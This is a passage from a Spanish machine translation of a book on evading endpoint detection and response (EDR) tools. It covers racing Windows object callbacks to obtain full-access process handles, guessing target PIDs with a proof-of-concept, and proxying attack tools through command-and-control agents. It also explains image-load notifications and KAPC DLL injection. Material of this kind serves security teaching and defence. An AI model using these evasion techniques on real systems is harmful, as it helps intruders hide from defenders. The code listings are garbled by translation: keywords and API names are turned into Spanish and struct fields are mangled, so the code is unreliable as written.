    hacer
    (
        si (dwBytes == 6) {

            hChild = ProcesoAbierto(

```

```

PROCESAR_TODOS LOS ACCESOS,
verdadero,
1 (DWORD)lpSuperpuesto
);

2 ObtenerNombreArchivoMóduloExW(
    hNiño,
    nuloptr,
    pszProceso,
    RUTA MÁXIMA
);

wprintf(L"Nuevo identificador de niño:\n"
    "ID: %u\n"
    "Identificador: %p\n"
    "Nombre: %ls\n",
    DWORD(lpSuperpuesto),
    hNiño,
    pszProceso
);
}

3 } mientras (GetQueuedCompletionStatus(
    *hIoCompletionPort,
    &dwBytes,
    &lpTecla,
    &lpSuperpuesto,
    INFINITO));
}

```

Listado 4-16: Apertura de nuevos identificadores de procesos

En esta función, primero verificamos el puerto de finalización de E/S en un do...while bucle 3. Si vemos que se han transferido bytes como parte de una operación completada, abrimos un nuevo identificador para el PID 1 devuelto, solicitando todos los derechos (en otras palabras, PROCESS_ALL_ACCESS). Si recibimos un identificador, verificamos su nombre de imagen 2. El malware real haría algo con este identificador, como leer su memoria o terminarlo, pero aquí simplemente imprimimos algo de información sobre él.

Esta técnica funciona porque la notificación al objeto de trabajo se produce antes de la notificación de devolución de llamada de objeto en el núcleo. En su artículo, los investigadores midieron el tiempo entre la creación del proceso y la notificación de devolución de llamada de objeto y hallaron que era de 8,75 a 14,5 ms. Esto significa que si se solicita un identificador antes de que se pase la notificación al controlador, el atacante puede obtener un identificador con todos los privilegios en lugar de uno cuya máscara de acceso haya sido modificada por el controlador.

Adivinando el PID del proceso objetivo

La segunda técnica descrita en el artículo intenta predecir el PID del proceso objetivo. Al eliminar todos los PID conocidos y los identificadores de subprocesos (TID) de la lista de PID potenciales, los autores demostraron que es posible

Adivinar de forma más eficiente el PID del proceso de destino. Para demostrarlo, crearon un programa de prueba de concepto llamado hThemAll.cpp. En el núcleo de su herramienta se encuentra la función interna OpenProcessThemAll(), que se muestra en el Listado 4-17, que el programa ejecuta en cuatro subprocessos simultáneos para abrir los identificadores de proceso.

```

anular OpenProcessThemAll(
    constante DWORD dwBasePid,
    constante DWORD dwNbrPids,
    std::list<HANDLE>* lhProcesses,
    constante std::vector<DWORD>* vdwPidsExistentes)
{
    std::lista<DWORD> pids;
    para (auto i(0); i < dwNbrPids; i += 4)
        si (!std::binary_search(
            vdwExistingPids->begin(),
            vdwExistingPids->fin(),
            dwBasePid + i))
    {
        pids.push_back(dwBasePid + i);
    }

    mientras (!bJoinThreads) {
        para (auto it = pids.begin(); it != pids.end(); ++it)
        {
            1 si (const auto hProcess = OpenProcess(
                ACCESO_DESEADO,
                HERENCIA_DESEADA,
                *él))
            {
                EntrarSecciónCritica(&SecciónCritica);
                2 lhProcesos->push_back(hProceso);
                DejarSecciónCritica(&SecciónCritica);
                pids.erase(eso);
            }
        }
    }
}

```

Listado 4-17: La función OpenProcessThemAll() utilizada para solicitar identificadores a los procesos y verificar sus PID

Esta función solicita de forma indiscriminada los identificadores 1 a todos los procesos a través de sus PID en una lista filtrada. Si el identificador devuelto es válido, se agrega a una matriz 2. Una vez que se completa esta función, podemos verificar si alguno de los identificadores devueltos coincide con el proceso de destino. Si el identificador no coincide con el destino, se cierra.

Si bien la prueba de concepto es funcional, no incluye algunos casos extremos, como la reutilización de identificadores de procesos y subprocessos por parte de otro proceso o subprocesso después de que uno termina. Es absolutamente posible cubrir estos casos, pero no existen ejemplos públicos de cómo hacerlo al momento de escribir este artículo.

Los casos de uso operativo de ambas técnicas también pueden ser limitados. Por ejemplo, si quisieramos utilizar la primera técnica para abrir un identificador al

Para crear un proceso de agente, tendríamos que ejecutar nuestro código antes de que comience ese proceso. Esto sería muy difícil de lograr en un sistema real porque la mayoría de los EDR comienzan su proceso de agente a través de un servicio que se ejecuta al principio del orden de arranque. Necesitaríamos derechos administrativos para crear nuestro propio servicio, y eso aún no garantiza que podamos hacer que nuestro malware se ejecute antes de que comience el servicio del agente.

Además, ambas técnicas se centran en anular los controles preventivos del EDR y no tienen en cuenta sus controles de detección. Incluso si el controlador no puede modificar los privilegios del identificador solicitado, aún podría informar eventos de acceso al proceso sospechosos. Microsoft ha declarado que no solucionará este problema, ya que hacerlo podría causar problemas de compatibilidad de aplicaciones; en cambio, los desarrolladores externos son responsables de mitigarlo.

Conclusión

El monitoreo de las operaciones de los identificadores, especialmente los identificadores que se abren a procesos sensibles, proporciona una forma sólida de detectar las tácticas de los adversarios. Un controlador con una devolución de llamada de notificación de objetos registrada se ubica directamente en la línea de un adversario cuyas tácticas se basan en abrir o duplicar identificadores para cosas como lsass.exe. Cuando esta rutina de devolución de llamada se implementa bien, las oportunidades de evadir este sensor son limitadas y muchos atacantes han adaptado su estrategia para limitar por completo la necesidad de abrir nuevos identificadores para los procesos.

5

IMAGEN - CARGAR Y REGISTRO NOTIFICACIONES



Los dos últimos tipos de rutinas de devolución de llamada de notificación que cubriremos en este libro son las notificaciones de carga de imágenes y las notificaciones de registro.

Se produce una notificación de carga de imagen cada vez que se carga un archivo ejecutable, una DLL o un controlador en la memoria del sistema. Se activa una notificación de registro cuando se producen operaciones específicas en el registro, como la creación o eliminación de claves.

Además de estos tipos de notificación, en este capítulo también cubriremos cómo los EDR suelen depender de notificaciones de carga de imágenes para una técnica llamada inyección KAPC, que se utiliza para injectar sus DLL de enlace de funciones. Por último, analizaremos un método de evasión que apunta directamente al controlador de un EDR, evitando potencialmente todos los tipos de notificación que hemos analizado.

Cómo funcionan las notificaciones de carga de imágenes

Al recopilar telemetría de carga de imágenes, podemos obtener información extremadamente valiosa sobre las dependencias de un proceso. Por ejemplo, las herramientas ofensivas que utilizan ensamblajes .NET en memoria, como el comando de ejecución de ensamblaje en Beacon de Cobalt Strike, cargan rutinariamente el archivo clr.dll de Common Language Runtime en sus procesos. Al correlacionar una carga de imagen de clr.dll con ciertos atributos en el encabezado PE del proceso, podemos identificar procesos que no son .NET que cargan clr.dll, lo que podría indicar un comportamiento malicioso.

Registrar una rutina de devolución de llamada

El núcleo facilita estas notificaciones de carga de imágenes a través de la API nt!PsSetLoadImageNotifyRoutine(). Si un controlador desea recibir estos eventos, los desarrolladores simplemente pasan su función de devolución de llamada como único parámetro a esa API, como se muestra en el Listado 5-1.

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObj, PUNICODE_STRING pRegPath)
{
    NTSTATUS estado = ESTADO_EXITO;
    --recorte--

    estado = PsSetLoadImageNotifyRoutine(ImageLoadNotificationCallback);

    --recorte--
}

vacío ImageLoadNotificationCallback(
    PUNICODE_STRING NombreDeImagenCompleta,
    MANEJAR ProcessId,
    PIMAGE_INFO Información de la imagen)
{
    --recorte--
}
```

Listado 5-1: Registro de una rutina de devolución de llamada de carga de imagen

Ahora el sistema invocará la función de devolución de llamada interna ImageLoadNotificationCallback() cada vez que se cargue una nueva imagen en un proceso.

Visualización de las rutinas de devolución de llamadas registradas en un sistema

El sistema también agrega un puntero a la función en una matriz, nt!PspLoadImageNotifyRoutine(). Podemos recorrer esta matriz de la misma manera que la matriz utilizada para las devoluciones de llamadas de notificación de procesos analizadas en el Capítulo 3. En el Listado 5-2, hacemos esto para enumerar las devoluciones de llamadas de carga de imágenes registradas en el sistema.

```
1: kd> dx ((void**[0x40])&nt!PspLoadImageNotifyRoutine)
.Donde(a => a != 0)
.Seleccione(a => @$getsym(@$getCallbackRoutine(a).Function))
```

```
[0] :WdFilter+0x467b0 (fffff803'4ade67b0)
[1] :ahcachelCitmpLoadImageCallback (fffff803'4c95eb20)
```

Listado 5-2: Enumeración de devoluciones de llamadas de carga de imágenes

Aquí se registran notablemente menos devoluciones de llamadas que para las notificaciones de creación de procesos. Las notificaciones de procesos tienen más usos no relacionados con la seguridad que las cargas de imágenes, por lo que los desarrolladores están más interesados en implementarlas. Por el contrario, las cargas de imágenes son un punto de datos fundamental para los EDR, por lo que podemos esperar ver cualquier EDR cargado en el sistema aquí junto con Defender [0] y el Rastreador de Interacción con el Cliente [1].

Recopilación de información de cargas de imágenes

Cuando se carga una imagen, la rutina de devolución de llamada recibe un puntero a una estructura IMAGE_INFO , definida en el Listado 5-3. El EDR puede recopilar telemetría de ella.

```
tipo de definición de estructura _IMAGE_INFO {
    unión {
        Propiedades de ULONG;
        estructura {
            Modo de dirección de imagen ULONG: 8;
            ULONG SystemModelImage: 1;
            ULONG ImagenMapeadaATodosPids: 1;
            ULONG ExtendedInfoPresent: 1;
            ULONG MachineTypeNo coincide: 1;
            ULONG Nivel de firma de imagen: 4;
            ULONG Tipo de firma de imagen: 3;
            ULONG ImagenMapaPartial: 1;
            ULONG Reservado: 12;
        };
    };
    Base de imágenes PVOID;
    Selector de imágenes ULONG;
    SIZE_T Tamaño de la imagen;
    ULONG Número de sección de imagen;
} INFORMACIÓN_DE_LA_IMAGEN, *INFORMACIÓN_DE_LA_IMAGEN;
```

Listado 5-3: La definición de la estructura IMAGE_INFO

Esta estructura tiene algunos campos particularmente interesantes. En primer lugar, SystemModelImage se establece en 0 si la imagen está asignada al espacio de direcciones del usuario, como en DLL y EXE. Si este campo se establece en 1, la imagen es un controlador que se carga en el espacio de direcciones del núcleo. Esto es útil para un EDR porque el código malicioso que se carga en el modo de núcleo es generalmente más peligroso que el código que se carga en el modo de usuario.

El campo ImageSignatureLevel representa el nivel de firma asignado a la imagen por Code Integrity, una función de Windows que valida las firmas digitales, entre otras cosas. Esta información es útil para los sistemas que implementan algún tipo de política de restricción de software. Por ejemplo, una organización puede requerir que ciertos sistemas de la empresa ejecuten código firmado

solamente. Estos niveles de firma son constantes definidas en el encabezado ntddk.h y se muestran en el Listado 5-4.

```
#define SE_SIGNING_LEVEL_UNCHECKED          0x00000000
#define SE_SIGNING_LEVEL_UNSIGNED           0x00000001
#define SE_SIGNING_LEVEL_ENTERPRISE         0x00000002
#define SE_SIGNING_LEVEL_CUSTOM_1            0x00000003
#define SE_SIGNING_LEVEL_DEVELOPER          SE_NIVEL_DE_FIRMA_PERSONALIZADO_1
#define SE_SIGNING_LEVEL_AUTHENTICODE      0x00000004
#define SE_SIGNING_LEVEL_CUSTOM_2            0x00000005
#define SE_SIGNING_LEVEL_STORE              0x00000006
#define SE_SIGNING_LEVEL_CUSTOM_3            0x00000007
#define SE_SIGNING_LEVEL_ANTIMALWARE        SE_FIRMA_NIVEL_PERSONALIZADO_3
#define SE_SIGNING_LEVEL_MICROSOFT          0x00000008
#define SE_SIGNING_LEVEL_CUSTOM_4            0x00000009
#define NIVEL DE FIRMA SE PERSONALIZADO 5 0x0000000A
#define SE_FIRMA_NIVEL_CÓDIGO_DINÁMICO_GEN 0x0000000B
#define NIVEL DE FIRMA SE WINDOWS          0x0000000C
#define SE_SIGNING_LEVEL_CUSTOM_7            0x0000000D
#define SE_SIGNING_LEVEL_WINDOWS_TCB        0x0000000E
#define SE_SIGNING_LEVEL_CUSTOM_6            0x0000000F
```

Listado 5-4: Niveles de firma de imagen

El propósito de cada valor no está bien documentado, pero algunos se explican por sí solos. Por ejemplo, SE_SIGNING_LEVEL_UNSIGNED es para código sin firmar, SE_SIGNING_LEVEL_WINDOWS indica que la imagen es un componente del sistema operativo y SE_SIGNING_LEVEL_ANTIMALWARE tiene algo que ver con las protecciones antimalware.

El campo ImageSignatureType , un complemento de ImageSignatureLevel, define el tipo de firma con el que Code Integrity ha etiquetado la imagen para indicar cómo se aplicó la firma. La enumeración SE_IMAGE_SIGNATURE_TYPE que define estos valores se muestra en el Listado 5-5.

```
tipo de enumeración de definición de tipo _SE_TIPO_DE_FIRMA_DE_IMAGEN
{
    SelimageSignatureNone = 0,
    SelimageSignatureEmbedded,
    SelimageSignatureCache,
    SelimageSignatureCatalogCached,
    SelimageSignatureCatalogNoCached,
    SelimageSignatureCatalogSuggerencia,
    Catálogo de paquetes de firmas de imágenes de Selimage,
} SE_TIPO_FIRMA_DE_IMAGEN, *PSE_TIPO_FIRMA_DE_IMAGEN;
```

Listado 5-5: La enumeración SE_IMAGE_SIGNATURE_TYPE

Los aspectos internos de integridad del código relacionados con estas propiedades están fuera del alcance de este capítulo, pero los más comunes son SelimageSignatureNone (lo que significa que el archivo no está firmado), SelimageSignatureEmbedded (lo que significa que la firma está incrustada en el archivo) y SelimageSignatureCache (lo que significa que la firma se almacena en caché en el sistema).

Si el valor de ImagePartialMap no es cero, la imagen que se está asignando el espacio de direcciones virtuales del proceso no está completo. Este valor, añadido en Windows 10, se establece en casos como cuando se invoca kernel32!MapViewOfFile() para mapear una pequeña porción de un archivo cuyo tamaño es mayor que el del espacio de direcciones del proceso. El campo ImageBase contiene la dirección base en la que se mapeará la imagen, ya sea en el espacio de direcciones del usuario o del kernel, según el tipo de imagen.

Vale la pena señalar que cuando la notificación de carga de la imagen llega al controlador, la imagen ya está asignada. Esto significa que el código dentro de la DLL está en el espacio de direcciones virtuales del proceso host y listo para ejecutarse.

Puede observar este comportamiento con WinDbg, como se muestra en el Listado 5-6.

```
0: kd> bp nt!PsCallImageNotifyRoutines
0: kd> g
Punto de interrupción 0 alcanzado
!Nt!PsCallImageNotifyRoutines:
fffff803`49402bc0 488bc4 0:           movimiento rax, rsp
cadena_UNICODE_STRING @rcx
ntdll! CADENA_UNICODE
"\SystemRoot\System32\ntdll.dll"
+0x000 Longitud: 0x3c
+0x002 Longitud máxima: 0x3e
+0x008 Búfer : 0xfffff803`49789b98 1 "\SystemRoot\System32\ntdll.dll"
```

Listado 5-6: Extracción del nombre de la imagen de una notificación de carga de imagen

Primero, establecemos un punto de interrupción en la función responsable de recorrer la matriz de rutinas de devolución de llamada registradas. Luego, investigamos el registro RCX cuando el depurador falla. Recuerde que el primer parámetro que se pasa a la rutina de devolución de llamada, almacenado en RCX, es una cadena Unicode que contiene el nombre de la imagen que se está cargando 1.

Una vez que tenemos esta imagen en la mira, podemos ver el proceso actual. VAD, que se muestran en el Listado 5-7, para ver qué imágenes se han cargado en el proceso actual, dónde y cómo.

```
0:kd> !vad
VAD Nivel de compromiso
--reorte--
ffff9b8f9952fd80 0 0 Sección de archivo de página READONLY asignada, confirmación compartida 0x1
ffff9b8f9952eca0 2 0 Sección de archivo de página READONLY asignada, confirmación compartida 0x23
ffff9b8f9952d260 1 1 Sección de archivo de página NO_ACCESS asignada, confirmación compartida 0xe0e
ffff9b8f9952c5e0 2 4 Exe asignado EXECUTE_WRITECOPY \Windows\System32\notepad.exe
ffff9b8f9952db20 3 16 Exe asignado EXECUTE_WRITECOPY \Windows\System32\ntdll.dll
```

Listado 5-7: Comprobación de los VAD para encontrar la imagen que se va a cargar

La última línea de la salida muestra que el objetivo de la notificación de carga de imagen El catón, ntdll.dll en nuestro ejemplo, está etiquetado como Mapped. En el caso de EDR, esto significa que sabemos que la DLL está ubicada en el disco y copiada en la memoria. El cargador debe hacer algunas cosas, como resolver las dependencias de la DLL, antes de que se llame a la función DllMain() dentro de la DLL y se ejecute su código.

comienza a ejecutarse. Esto es particularmente relevante solo en situaciones en las que el EDR está funcionando en modo de prevención y podría tomar medidas para detener la ejecución de la DLL en el proceso de destino.

Cómo evitar las notificaciones de carga de imágenes con herramientas de tunelización

Una táctica de evasión que ha ganado popularidad en los últimos años es utilizar herramientas proxy en lugar de ejecutarlas en el objetivo. Cuando un atacante evita ejecutar herramientas posteriores a la explotación en el host, elimina muchos indicadores basados en el host de los datos recopilados, lo que dificulta enormemente la detección para el EDR. La mayoría de los kits de herramientas de los adversarios contienen utilidades que recopilan información de la red o actúan sobre otros hosts del entorno. Sin embargo, estas herramientas generalmente requieren solo una ruta de red válida y la capacidad de autenticarse en el sistema con el que desean interactuar. Por lo tanto, los atacantes no tienen que ejecutarlas en un host del entorno objetivo.

Una forma de mantenerse fuera del host es hacer proxy de las herramientas desde una computadora externa y luego enrutar el tráfico de la herramienta a través del host comprometido. Aunque esta estrategia se ha vuelto más común recientemente por su utilidad Para evadir las soluciones EDR, la técnica no es nueva y la mayoría de los atacantes la han llevado a cabo durante años utilizando los módulos auxiliares de Metasploit Framework, en particular cuando sus complejos conjuntos de herramientas no funcionan en el objetivo por alguna razón. Por ejemplo, los atacantes a veces desean utilizar las herramientas proporcionadas por Impacket, una colección de clases escritas en Python para trabajar con protocolos de red. Si no hay un intérprete de Python disponible en la máquina de destino, los atacantes necesitan crear un archivo ejecutable para colocarlo y ejecutarlo en el host. Esto genera muchos dolores de cabeza y limita la viabilidad operativa de muchos conjuntos de herramientas, por lo que los atacantes recurren al proxy.

Muchos agentes de comando y control, como Beacon y su comando Socks , admiten algún tipo de proxy. La Figura 5-1 muestra una arquitectura de proxy común.



Después de implementar el agente de comando y control en el entorno de destino, Los operadores iniciarán un proxy en su servidor y luego asociarán el agente con el proxy. A partir de ahí, todo el tráfico se enrutará a través del proxy.

pasará a través de un bastión, un host utilizado para ocultar la ubicación real del servidor de comando y control, hasta el agente implementado, lo que permite al operador canalizar sus herramientas hacia el entorno. Un operador puede entonces utilizar herramientas como Proxchains o Proxier para obligar a sus herramientas posteriores a la explotación, que se ejecutan en algún host externo, a enviar su tráfico a través del proxy y actuar como si se estuvieran ejecutando en el entorno interno.


Sin embargo, esta táctica tiene una desventaja importante: la mayoría de los equipos de seguridad ofensiva utilizan sesiones no interactivas, que introducen una demora planificada entre los registros del agente de comando y control con su servidor.

Esto permite que el comportamiento del balizamiento se integre al tráfico normal del sistema.

c reduciendo el volumen total de interacciones y ajustándose al perfil de comunicaciones típico del sistema. Por ejemplo, en la mayoría de los entornos, no encontraría mucho tráfico entre una estación de trabajo y un sitio bancario. Al aumentar el intervalo entre los registros en un servidor que se hace pasar por un servicio bancario legítimo, los atacantes pueden camuflarse en el fondo. Pero cuando se utiliza un proxy, esta práctica se convierte en un gran dolor de cabeza, ya que muchas herramientas no están diseñadas para admitir canales de alta latencia. Imagine que intenta navegar por una página web pero solo se le permite realizar una solicitud por hora (y luego tener que esperar otra hora para obtener los resultados).

Para solucionar este problema, muchos operadores reducen los intervalos de registro a casi cero, lo que crea una sesión interactiva. Esto reduce la latencia de la red, lo que permite que las herramientas posteriores a la explotación se ejecuten sin demora. Sin embargo, debido a que casi todos los agentes de comando y control utilizan un solo canal de comunicaciones para los registros, la asignación de tareas y el envío de resultados, el volumen de tráfico a través de este único canal puede volverse significativo, lo que alerta a los defensores de que se está produciendo una actividad de señalización sospechosa. Esto significa que los atacantes deben hacer algunas concesiones entre los indicadores basados en el host y los basados en la red con respecto a su entorno operativo.

A medida que los proveedores de EDR mejoran su capacidad para identificar el tráfico de balizas, los equipos ofensivos y los desarrolladores seguirán mejorando sus técnicas para evadir la detección. Uno de los próximos pasos lógicos para lograr esto es utilizar múltiples canales para las tareas de comando y control en lugar de solo uno, ya sea empleando una herramienta secundaria, como gTunnel, o incorporando este soporte en el propio agente. La Figura 5-2 muestra un ejemplo de cómo podría funcionar esto.



En este ejemplo, todavía utilizamos el canal de comando y control existente. para controlar el agente implementado en el host comprometido, pero también agregamos un canal gTunnel que nos permite utilizar nuestras herramientas como proxy. Ejecutamos las herramientas en nuestro host atacante, eliminando virtualmente el riesgo de detección basada en el host, y enrutamos el tráfico de red de la herramienta a través de gTunnel al sistema comprometido, donde continúa como si se originara en el host comprometido. Esto todavía deja abierta la oportunidad para que los defensores detecten el ataque utilizando detecciones basadas en red, pero reduce en gran medida la huella del atacante en el host.

Activación de la inyección de KAPC con notificaciones de carga de imágenes

En el capítulo 2 se analizó cómo los EDR a menudo inyectan DLL de enlace de funciones en procesos recién creados para monitorear llamadas a ciertas funciones de interés. Desafortunadamente para los proveedores, no existe una forma formalmente admitida de inyectar una DLL en un proceso desde el modo kernel. Irónicamente, uno de sus métodos más comunes para hacerlo es una técnica que suele emplear el malware que intentan detectar: la inyección APC. La mayoría de los proveedores de EDR utilizan la inyección KAPC, un procedimiento que ordena al proceso que se está generando que cargue la DLL de EDR a pesar de que no esté vinculada explícitamente a la imagen que se está ejecutando.

Para inyectar una DLL, los EDR no pueden simplemente escribir el contenido de la imagen en El espacio de direcciones virtuales del proceso se puede modificar como se desee. La DLL debe asignarse de manera que siga el formato PE. Para lograr esto desde el modo kernel, el controlador puede usar un truco bastante ingenioso: confiar en una notificación de devolución de llamada de carga de imagen para estar atento a un proceso recién creado que esté cargando ntdll.dll. La carga de ntdll.dll es una de las primeras cosas que hace un nuevo proceso, por lo que si el controlador puede notar que esto sucede, puede actuar sobre el proceso antes de que el hilo principal comience su ejecución: un momento perfecto para colocar sus ganchos. Esta sección le guía a través de los pasos para inyectar una DLL de gancho de función en un proceso de 64 bits recién creado.

Entendiendo la inyección de KAPC

La inyección de KAPC es relativamente sencilla en teoría y solo se vuelve confusa cuando hablamos de su implementación real en un controlador. La idea general es que queremos indicarle a un proceso recién creado que cargue la DLL que especificaremos.

En el caso de EDR, casi siempre será una DLL de enlace de funciones.

Las APC, uno de varios métodos para indicarle a un proceso que haga algo por nosotros, esperan hasta que un hilo esté en un estado de alerta , como cuando el hilo ejecuta kernel32!SleepEx() o kernel32!WaitForSingleObjectEx(), para realizar la tarea que solicitamos.

La inyección de KAPC pone en cola esta tarea desde el modo kernel y, a diferencia de la inyección de APC en modo usuario, el sistema operativo no la admite formalmente, lo que hace que su implementación sea un poco complicada. El proceso consta de unos pocos pasos. Primero, se notifica al controlador la carga de una imagen, ya sea la imagen del proceso (como notepad.exe) o una DLL en la que está interesado el EDR. Debido a que la notificación se produce en el contexto del proceso de destino, el controlador busca en los módulos cargados actualmente la dirección de una función que

Puede cargar una DLL, específicamente ntdll!LdrLoadDll(). A continuación, el controlador inicializa algunas estructuras clave, proporcionando el nombre de la DLL que se inyectará en el proceso; inicializa el KAPC; y lo pone en cola para su ejecución en el proceso.

Cada vez que un hilo del proceso entra en un estado de alerta, se ejecutará el APC y se cargará la DLL del controlador EDR.

Para entender mejor este proceso, repasemos cada una de estas etapas con mayor detalle.

Obtención de un puntero a la función de carga de DLL

Antes de que el controlador pueda inyectar su DLL, debe obtener un puntero a la función no documentada ntdll!LdrLoadDll() , que es responsable de cargar una DLL en un proceso, de manera similar a kernel32!LoadLibrary(). Esto se define en el Listado 5-8.

```
ESTADO DEL NT
LdrLoadDll(EN PWSTR SearchPath OPCIONAL,
EN PULONG DllCaracterísticas OPCIONAL,
EN PUNICODE_STRING NombreDll,
FUERA PVOID *Dirección base)
```

Listado 5-8: La definición de LdrLoadDll()

Tenga en cuenta que existe una diferencia entre la carga de una DLL y su mapeo completo en el proceso. Por este motivo, una devolución de llamada posterior a la operación puede ser más favorable que una devolución de llamada anterior a la operación para algunos controladores. Esto se debe a que, cuando se notifica una rutina de devolución de llamada posterior a la operación, ed, la imagen está completamente mapeada, lo que significa que el controlador puede obtener un puntero a ntdll!LdrLoadDll() en la copia mapeada de ntdll.dll. Debido a que la imagen está mapeada en el proceso actual, el controlador tampoco necesita preocuparse por la aleatorización del diseño del espacio de direcciones (ASLR).

Preparación para la inyección

Una vez que el controlador obtiene un puntero a ntdll!LdrLoadDll(), ha satisfecho el requisito más importante para realizar la inyección de KAPC y puede comenzar a inyectar su DLL en el nuevo proceso. El Listado 5-9 muestra cómo un controlador de EDR puede realizar los pasos de inicialización necesarios para hacerlo.

```
estructura de tipo definido _INJECTION_CTX
{
    CADENA UNICODE_Dll;
    Buffer WCHAR[RUTA_MÁXIMA];
} INYECCIÓN_CTX, *PINYECCIÓN_CTX

Injector void()
{
    NTSTATUS estado = ESTADO_EXITO;
    PINJECTION_CTX ctx = NULO;
    constante UNICODE_STRING DllName = RTL_CONSTANT_STRING(L"hooks.dll");

    --recorte--
```

```

1 estado = ZwAllocateVirtualMemory(
    Proceso actual de Zw(),
    (PVOID *)&ctx,
    0,
    tamaño de (INYECCIÓN_CTX),
    MEM_COMMIT | MEM_RESERVE,
    PÁGINA_LECTURA_ESCRIBIR
);

--recorte--

RtlInitEmptyUnicodeString(
    &ctx->Dll,
    ctx->Búfer,
    tamaño de (cbx->Buffer)
);

2 RtlUnicodeStringCopyString(
    &cbx->Dll,
    NombreDll
);

--recorte--

}

```

Listado 5-9: Asignación de memoria en el proceso de destino e inicialización de la estructura de contexto

El controlador asigna memoria dentro del proceso de destino 1 para un contexto estructura que contiene el nombre de la DLL que se inyectará 2.

Creación de la estructura KAPC

Una vez que se completa esta asignación e inicialización, el controlador debe asignar espacio para una estructura KAPC , como se muestra en el Listado 5-10. Esta estructura contiene la información sobre la rutina que se ejecutará en el subproceso de destino.

```

PKAPC pKapc = (PKAPC)ExAllocatePoolWithTag(
    Grupo no paginado,
    tamaño de (KAPC),
    'CPAK'
);

```

Listado 5-10: Asignación de memoria para la estructura KAPC

El controlador asigna esta memoria en NonPagedPool, un grupo de memoria que garantiza que los datos permanecerán en la memoria física en lugar de ser paginados al disco mientras el objeto esté asignado. Esto es importante porque el subproceso en el que se está inyectando la DLL puede estar ejecutándose en un nivel alto de solicitud de interrupción, como DISPATCH_LEVEL, en cuyo caso no debería acceder a la memoria en PagedPool, ya que esto provoca un error fatal que generalmente da como resultado una comprobación de error IRQL_NOT_LESS_OR_EQUAL (también conocida como la Pantalla Azul de la Muerte).

A continuación, el controlador inicializa la estructura KAPC previamente asignada utilizando la API nt!KeInitializeApc() no documentada , que se muestra en el Listado 5-11.

```
ANULAR KeInitializeApc(
    Agregar de protección personal PIAPC,
    Hilo PETHREAD,
    KAPC_ENVIRONMENT Medio ambiente,
    PKERNEL_ROUTINE Rutina del núcleo,
    PKRUNDOWN_ROUTINE Rutina de ejecución,
    PKNORMAL_ROUTINE Rutina Normal,
    KPROCESSOR_MODE Modo Apc,
    PVOID Contexto normal
);
```

Listado 5-11: La definición de nt!KeInitializeApc()

En nuestro controlador, la llamada a nt!KeInitializeApc() se vería así como se muestra en el Listado 5-12.

```
InicializarApc(
    pKapc,
    Método GetCurrentThread (),
    OriginalApcEnvironment,
    (PKERNEL_ROUTINE)Nuestra rutina de kernel,
    NULO,
    (RUTINA_NORMAL_PK)pfnLdrLoadDII,
    Modo usuario,
    NULO
);
```

Listado 5-12: La llamada a nt!KeInitializeApc() con los detalles para la inyección de DLL

Esta función toma primero el puntero a la estructura KAPC creada previamente, junto con un puntero al subprocesso en el que se debe poner en cola el APC, que puede ser el subprocesso actual en nuestro caso. Después de estos parámetros hay un miembro de la enumeración KAPC_ENVIRONMENT , que debe ser OriginalApcEnvironment (0), para indicar que el APC se ejecutará en el contexto de proceso del subprocesso.

Los tres parámetros siguientes, las rutinas, son donde se realiza la mayor parte del trabajo. La KernelRoutine, denominada OurKernelRoutine() en nuestro código de ejemplo, es la función que se debe ejecutar en modo kernel en APC_LEVEL antes de que el APC se entregue al modo de usuario. La mayoría de las veces, simplemente libera el KAPC. objeto y devuelve. La función RundownRoutine se ejecuta si el subprocesso de destino finaliza antes de que se entregue el APC. Esto debería liberar el objeto KAPC , pero lo hemos dejado vacío en nuestro ejemplo por simplicidad. La función NormalRoutine debería ejecutarse en modo de usuario en PASSIVE_LEVEL cuando se entregue el APC. En nuestro caso, este debería ser el puntero de función a ntdll!LdrLoadDII(). Los dos últimos parámetros, ApcMode

y NormalContext, se establecen en UserMode (1) y el parámetro se pasa como NormalRoutine, respectivamente.

Poniendo en cola el APC

Por último, el controlador debe poner en cola este APC. El controlador llama a la función no documentada `nt!KeInsertQueueApc()`, definida en el Listado 5-13.

```
BOOL KeInsertQueueApc(
    PRKAPC Apc,
    PVOID Argumento del sistema1,
    PVOID Argumento del sistema2,
    Incremento de KPRIORITY
);
```

Listado 5-13: La definición de `nt!KeInsertQueueApc()`

Esta función es bastante más sencilla que la anterior. El primer parámetro de entrada es el APC, que será el puntero al KAPC que creamos. A continuación, se incluyen los argumentos que se deben pasar. Estos deben ser la ruta a la DLL que se va a cargar y la longitud de la cadena que contiene la ruta. Como estos son los dos miembros de nuestra estructura `INJECTION_CTX` personalizada, simplemente hacemos referencia a los miembros aquí. Por último, como no estamos incrementando nada, podemos establecer Increment en 0.

En este punto, la DLL se pone en cola para su inyección en el nuevo proceso cada vez que el subproceso actual entra en un estado que requiere alerta, como si llama a `kernel32!WaitForSingleObject()` o `Sleep()`. Una vez que se completa el APC, el EDR comenzará a recibir eventos de la DLL que contiene sus ganchos, lo que le permite monitorear la ejecución de las API clave dentro de la función inyectada.

Prevención de la inyección de KAPC

A partir de la compilación 10586 de Windows, los procesos pueden impedir que se carguen en ellos archivos DLL no firmados por Microsoft mediante políticas de mitigación de procesos y subprocesos. Microsoft implementó originalmente esta funcionalidad para que los navegadores pudieran evitar que se inyectaran en ellos archivos DLL de terceros, lo que podría afectar su estabilidad.

